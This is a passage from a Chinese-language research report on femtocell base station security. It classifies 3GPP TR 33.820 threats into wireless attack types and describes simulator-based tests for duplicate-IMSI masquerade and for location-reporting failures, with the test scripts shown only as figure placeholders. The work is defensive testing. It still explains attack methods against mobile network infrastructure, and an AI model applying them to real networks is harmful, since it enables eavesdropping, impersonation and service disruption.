T26	Environmental/side channel attacks against H(e)NB	利用環境或是利用跨頻道攻擊基站。
T27	Attack on OAM and its traffic	OAM 或是功能類似的網路設備，主要用來管理基站或是其系統軟體。一旦該設備被佔有或是中間的訊務量可以被竄改，會影響到該基站所運行的情況。基站被控制之後，進一步影響其他核心網路的元件。
T28	Threat of H(e)NB network access	本身基站是一個惡意的角色，用來竊聽或是影響連接用戶的網路服務。基站被控制之後，進一步影響其他核心網路的元件。
T29	Handover to CSG H(e)NB.	使用者修改 CSG List 而交遞（Handover）到其他指定基站。

資料來源：本團隊整理

3GPP TR33.820 所述威脅共 29 種，部份與無線網路特性類似，可依 ITU X.800 網路威脅攻擊項目分類，並可將威脅收斂為下述 12 大類。

表 6- 2 3GPP TR 33.820 威脅分類


無線網路攻擊分類			TR 33.820
駕駛攻擊 War Driving		藉由簡單的設備（如接收力強的天線）搭配軟體，沿街搜尋無線網路存取器，並記錄HeNB網路識別碼，解析出HeNB所有者資訊。這些資訊可洩漏特定區域可用的存取器資訊；也可能會有心人利用安全防護不足的存取器發動其他攻擊。	T18
惡意存取器 Rogue Access Points		惡意存取器（Rogue Access Points）：攻擊者可透過T6, T7, T8, T19等方式,讓某個HeNB成為惡意存取器或惡意存取器的跳板，並得以進入行動寬頻內部網路。	T6, T7, T8, T19
冒充 Masquerade		攻擊者可透過T2, T3, T4, T10, T12, T20, T22, T23, T24, T29等方式，或者駭入某個HeNB，或者冒充他人的身份欺騙認證系統，得到進入行動寬頻網路的資格。	T2, T3, T4, T10, T12,T20, T22,T23, T24, T29
密碼攻擊	暴力攻擊 Brute Force Attack	攻擊者靠著不斷試驗各種可能的密碼組合，來找出使用者真正的密碼或破解HeNB的Authentication Token（T1）。	T1
	字典攻擊 Dictionary Attack	攻擊者建立一個資料庫作為字典，其中紀錄如英文單字、人名、地名等常被使用的密碼。當攻擊者有破解密碼的需求時，就將密碼逐一從字典裡取出試驗，直到找出真正的密碼為止；若密碼不存在於字典裡，則字典攻擊失敗，攻擊者可以接著使用暴力攻擊繼續尋找密碼（T1）。	T1
竊聽 Eavesdropp- ing		無線通訊經空氣傳播的特性，可以讓攻擊者輕易取得與儲存整個網路中流通的資料(T9)；即使訊息經過加密，仍需提防攻擊者從得到的部分訊息中分析取得重要資訊。攻擊者可以為了自己攻擊的需要而在網路中傳播某些訊息（T28）；攻擊者也可以透過被記錄下來的封包或明文裡的資訊，找到加密的金鑰並用來解密其他封包。	T9, T28

無線網路攻擊分類		TR 33.820
修改訊息 Message Modification	攻擊者竄改無線網路通訊內容，傷害資料的完整性。由於WEP的檢查碼使用循環冗餘校驗碼，故檢查碼是所傳送訊息的線性函數；利用其線性特性，攻擊者可破壞明文內容，且接收端將無法透過檢查碼察覺該封包已遭破壞（T28）。	T28
中間人攻擊 Man-in-the-Middle Attack	攻擊者嘗試攻擊HeNB連線(T28)在合法的存取器前冒充合法的使用者裝置與存取器建立連線，同時在使用者的裝置前冒充合法的存取器讓使用者連線，使合法的存取器與使用者之間傳送的資料必須通過攻擊者的裝置。攻擊者讓自己的裝置能在使用者與存取器之間讀取或修改傳遞的訊息(T5，而兩端的使用者與存取器卻以為它們只是彼此通訊。	T5, T28
連線入侵 Session Hijacking	攻擊者透過軟體的漏洞（T17）或攻擊HeNB連線（T28），來達到連線入侵的目的。原先合法的使用者可能會被攻擊者劫走了自己合法的連線；同時攻擊者也可能取代了使用者的身份，成為合法的連接方。利用連線入侵可以讓攻擊者避開身份驗證和安全認證的階段，輕易取得網路使用權。	T17, T28
重播攻擊 Replay Attack	重播攻擊一般是指將過去傳送給接收端的訊息，重新傳送給接收端；更普遍的定義則是再次使用已經送出的訊息(可能經過竄改)。這種攻擊發生在使用者原本的工作連線之後，故通常不會影響到原使用者。攻擊者可能攻擊外部時間來源（T25），透過時間的不同步，達到重播攻擊目的。	T25
阻絕服務 Denial of Services , DoS	阻絕服務的目的是讓使用者無法使用網路，但通常攻擊者使用阻絕服務不單純只是為了造成這個結果。有時攻擊者故意使用阻絕服務讓使用者斷線，趁其重新連線時就可以竊聽到如SSID等連線資訊；或是先用阻絕服務讓某個主機癱瘓，再利用其他攻擊取代它在網路上的身份，作為犯罪的跳板。攻擊者可能對eNodeB發動DoS攻擊（T15）、對EPC發動DoS攻擊（T16）或對OAM發動攻擊（T27），達到阻絕服務的目的。	T15,T16, T27
跨通道攻擊 Side-Channel Attack	可看成是洩漏訊息的一種通道，如透過共享記憶體(Cache Memory)，攻擊者可以得到某些重要的訊息（如秘密金鑰、密碼等等）。在這種攻擊（T26）中，即使HeNB/EPC啟動Privacy Guard等類的保護機制，攻擊者還是有機會可以透過跨通道取得某些不應外流的訊息。	T26

資料來源：本團隊整理

針對上述可能的威脅或漏洞，本研究團隊先就威脅風險大、與基站資安有較大關聯性及可能模擬實施之腳本，設計概念性的測試案例。本計畫中，待測物為實體基站，概念性驗證環境中需建構基站（待測物）、工程手機（模擬 UE）、基站網路模擬器(模擬相鄰基站)及一個核心網路模擬器（模擬核心網路），並藉由修改核心網路模擬器來測試可能的威脅。

概念性驗證目的係透過模擬器或仿真器，以軟體方式，先行模擬檢測平臺雛形及腳本，並驗證行動寬頻資安檢測平臺架構的合理性，及腳本實施之可行性。為確保入侵偵測系統強度及攻防能力評估，本團隊於待測物於進行概念性驗證前先行進行 Fuzzing 測試，Scan Report Summary 如下。



Scan Report

June 4, 2016

Summary

This document reports on the results of an automatic security scan. All dates are displayed using the timezone "Coordinated Universal Time", which is abbreviated "UTC". The task was "Immediate scan of IP 192.168.200.2". The scan started at Sat Jun 4 02:54:03 2016 UTC and ended at Sat Jun 4 03:18:28 2016 UTC. The report first summarises the results found. Then, for each host, the report describes every issue found. Please consider the advice given in each description, in order to rectify the issue.

本次規劃的概念性設測試項目有：

- 使用者偽裝攻擊抵禦能力檢測：參考威脅為 3GPP TR33.820 T10：Masquerade as other users. 偽裝成其他的使用者
- 位置異動回報功能檢測:參考威脅為 3GPP TR33.820 T11:Changing of the H(e)NB location without reporting. 基站位址更改沒有回報。錯誤的基站位址可能導致電信業者管理錯誤。
- 訊息功能過濾功能檢測：參考威脅為 3GPP TR33.820 T13：Traffic tunneling between H(e)NBs. 基站有額外的通訊管道，可能會洩漏用戶資料。
- 阻斷服務攻擊抵禦能力檢測：參考威脅為 3GPP TR33.820 T16: Denial of service attacks against core network. 從核心網路內的元件發動對核心網路的阻斷式攻擊。

三、概念性驗證測試結果

（一）使用者偽裝攻擊抵禦能力檢測

參考威脅為 3GPP TR33.820 T10 Masquerade as other users. 偽裝成其他的使用者。對應於冒充（Masquerade）攻擊，在這個測試項目中，想知道核心網路是否能夠偵測出同時有兩個 UE 有相同的 IMSI 連接至行動寬頻網路。由於正常的使用情況下，IMSI 是一個唯一的用戶識別，並不會有兩個相同 IMSI 的 UE 連結。在此情況下，我們模擬了兩個不同的基站同時發送一個 Initial UE Messgae 包含了 ATTACTH_REQUEST。而核心網路會檢查正在連接的 IMSI 是否有重複的現象，如果有則回傳 ATTACH_REJECT 給其中一個 UE 或是同時兩個 UE。以上為一個安全的核心網路，如果沒有檢查 IMSI 的核心網路，則會回報測試失敗。在此案例中，我們需要有基站網路模擬器和核心網路模擬器，個別包含了一個應用節點與傳輸節點。利用核心網路模擬器進行編譯之概念性驗證測試腳本如下圖 6- 2 說明。




圖 6- 2 使用者偽裝攻擊抵禦能力檢測腳本

資料來源：本團隊整理

由編譯腳本知，我們在認證的過程中，新增了一個變數節點用來表達該 IMSI 的值。一剛開始基站會傳送 InitialUEMessage 包含了 ATTACH_REQUEST 給 MME 做認證。接下來基站會接受到 AUTN 和 RAND，被包含在 AUTHENTICATION REQUEST 訊息中。最後 UE 會計算 XRES 傳遞給基站。假設認證成功，則核心網路會傳送 SECURITY_MODE_COMMAND 和接收 SECURITY_MODE_COMPLETE 兩個訊息來指定好機密性與完整性的保護，並擷取一個全球單一暫時識別 GUTI（Globally Unique Temporary ID）給該認證成功的 UE。如果核心網路能夠識別出有兩個相同的 IMSI 的 UE 時，判別有使用者偽裝攻擊時，則會發送 ATTACH_REJECT 給基站。換言之，如果核心網路能夠發送認證成功的訊息給基站，則代表測試失敗，反之，則測試成功。

1. 認證成功

(1) 認證成功腳本，如圖 6- 3。




圖 6- 3 使用者偽裝攻擊抵禦能力檢測腳本（通過）

資料來源：本團隊整理

(2) 認證成功信令，如圖 6-4。




圖 6-4 使用者偽裝攻擊抵禦能力檢測-信令（通過）

資料來源：本團隊整理

(3) 認證成功產出，如圖 6-5。




圖 6-5 使用者偽裝攻擊抵禦能力檢測-測試結果（通過）

資料來源：本團隊整理

2. 認證失敗

(1) 認證失敗腳本，如圖 6- 6。




圖 6- 6 使用者偽裝攻擊抵禦能力檢測腳本（不通過）

資料來源：本團隊整理

(2) 認證失敗信令，如圖 6-7。




圖 6-7 使用者偽裝攻擊抵禦能力檢測-信令（不通過）

資料來源：本團隊整理

(3) 認證失敗產出，如圖 6-8。

圖 6-8 使用者偽裝攻擊抵禦能力檢測-測試結果（不通過）

資料來源：本團隊整理

（二）位置異動回報功能檢測

參考威脅為3GPP TR33.820 T11：Changing of the H(e)NB location without reporting.。就行動寬頻網路而言，MME 會傳送 E-CID 計算初始要求（E-CID MEASUREMENT INITIATION REQUEST）到微型基站上，通知回傳 UE 的資訊給核心網路進行位置計算。E-CID 全名又稱 Enhanced Cell ID，是一個包含進階資訊的識別，裡面包含了 Cell ID、收到的訊號強度、雜訊比、接受與傳送時間差。此時會有一個 E-SMLC（Evolved Serving Mobile Location Center）的元件來計算 UE 在該 Cell 的位置。正常的傳遞流程為 MME 發送，而基站回覆該資訊給 MME。在這個實驗裡，我們試圖讓基站無法正確的回應該訊號，或是回傳 E-CID MEASUREMENT INITIATION FAILURE 給 MME，來觀測整個核心網路會有什麼樣子的動作。

核心網路模擬器，基站模擬器可分做應用節點（Application node）和傳輸節點（Transport node），而此傳輸節點是一個 SCTP Server。跟這個基站對接的是一個核心網路模擬器，也是具備有一個應用節點與傳輸節點。整體的測試腳本如圖 6- 9，顯示出核心網路模擬器的應用節點內容。在此圖中，我們有事先定義一個變數節點（Variable node）而且設定傳輸的伺服器在一個資源節點（Resource node）。變數節點是一個計數器，用來計算 E-CID MEASUREMENT INITIATION FAILURE 的數量。而核心網路的應用節點呼叫傳輸節點來傳送 E-CID MEASUREMENT INITIATION REQUEST 至基站的傳輸節點。確認傳遞完畢之後，開始一個時間計數器，來紀錄收到的訊息數量，如果超過 5 個訊息，則我們判定傳輸失敗，也就是該 E-CID 計算的初始步驟失敗。在這個測試案例中，有三個可能的情況發生。第一，就是最正常的結果，基站回傳 E-CID MEASUREMENT INITIATION RESPONSE 且包含有正確的內容，如果測試結果是該情況則通過測試。第二，基站回傳一個錯誤碼 E-CID MEASUREMENT INITIATION FAILURE，或是第三種情況，沒有任何回應。如果是後面兩者的情況，則我們的腳本會要求 MME 再度傳送 E-CID MEASUREMENT INITIATION REQUEST，直到重試次數超過 5 次。




圖 6- 9 位置異動回報功能檢測腳本

資料來源：本團隊整理

在基站的部份，我們設計一個基站能夠有不同的回應狀態，一個成功的回應如下圖。中間可以看到有正常的連線以及回傳。最後會有一個測試結果報告。

1. 測試成功

(1) 測試成功腳本，如圖 6- 10。

